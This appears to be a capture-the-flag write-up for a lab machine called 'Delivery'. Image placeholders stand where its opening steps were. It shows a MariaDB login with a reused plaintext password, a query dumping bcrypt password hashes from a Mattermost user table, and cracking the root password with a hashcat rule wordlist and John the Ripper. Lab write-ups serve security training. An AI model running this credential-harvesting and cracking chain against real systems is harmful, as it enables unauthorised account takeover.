





3) Got the activation link on ticket



4) got access to internal chat




5) Found a credential



Exploitation

1) Logged in with ssh

2) Found password of mysql



3) Logged into mysql

```
maildeliverer@Delivery:~$ mysql -h 127.0.0.1 -P 3306 -u mmuser -pCrack_The_MM_Admin_PW
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 59
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

4) Enumerated the database

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mattermost         |
+--------------------+
2 rows in set (0.001 sec)
```

5) Found password hashes

```
MariaDB [mattermost]> select Username, Password from Users;
+----------------------------------+--------------------------------------------------------------+
| Username                         | Password                                                     |
+----------------------------------+--------------------------------------------------------------+
| surveybot                        |                                                              |
| c3ecacacc7b94f909d04dbfd308a9b93 | $2a$10$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPBrIEg9wvpiLaS7ImuiItEiK |
| 5b785171bfb34762a933e127630c4860 | $2a$10$3m0quqyvCE8Z/R1gFcCOWO6tEj6FtqtBn8fRAXQXmaKmg.HDGpS/G |
| root                             | $2a$10$VM6EeymRxJ29r8Wjkr8Dtev0O.1STWb4.4ScG.anuu7v0EFJwgjjO |
| ff0a21fc6fc2488195e16ea854c963ee | $2a$10$RnJsISTLc9W3iUcUggl1KOG9vqADED24CQcQ8zvUm1Ir9pxS.Pduq |
| channelexport                    |                                                              |
| 9ecfb4be145d47fda0724f697f35ffaf | $2a$10$s.cLPSjAVgawGOJwB7vrqenPg2lrDtOECRtjwWahOzHfq1CoFyFqm |
| test                             | $2a$10$HUNKiYKSbmJEHUtVp9sGaeRH/u1iZhSEMafxIaIPbFmBknax9/UK2 |
+----------------------------------+--------------------------------------------------------------+
8 rows in set (0.000 sec)

MariaDB [mattermost]>
```

6) From chat we get the word whose variation is the password

```
┌──(vigneswar㉿vigneswar)-[~/passwordattacks]
└─$ echo 'PleaseSubscribe!' > password

┌──(vigneswar㉿vigneswar)-[~/passwordattacks]
└─$ hashcat --force password -r /usr/share/hashcat/rules/best64.rule --stdout | sort -u > pass.txt

┌──(vigneswar㉿vigneswar)-[~/passwordattacks]
└─$ john password.hash --wordlist=pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
PleaseSubscribe!21 (?)
1g 0:00:00:00 DONE (2023-11-04 11:35) 2.380g/s 171.4p/s 171.4c/s 171.4C/s PleaseSubscribe!123..ribe!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

7) Logged in with the password and got the root flag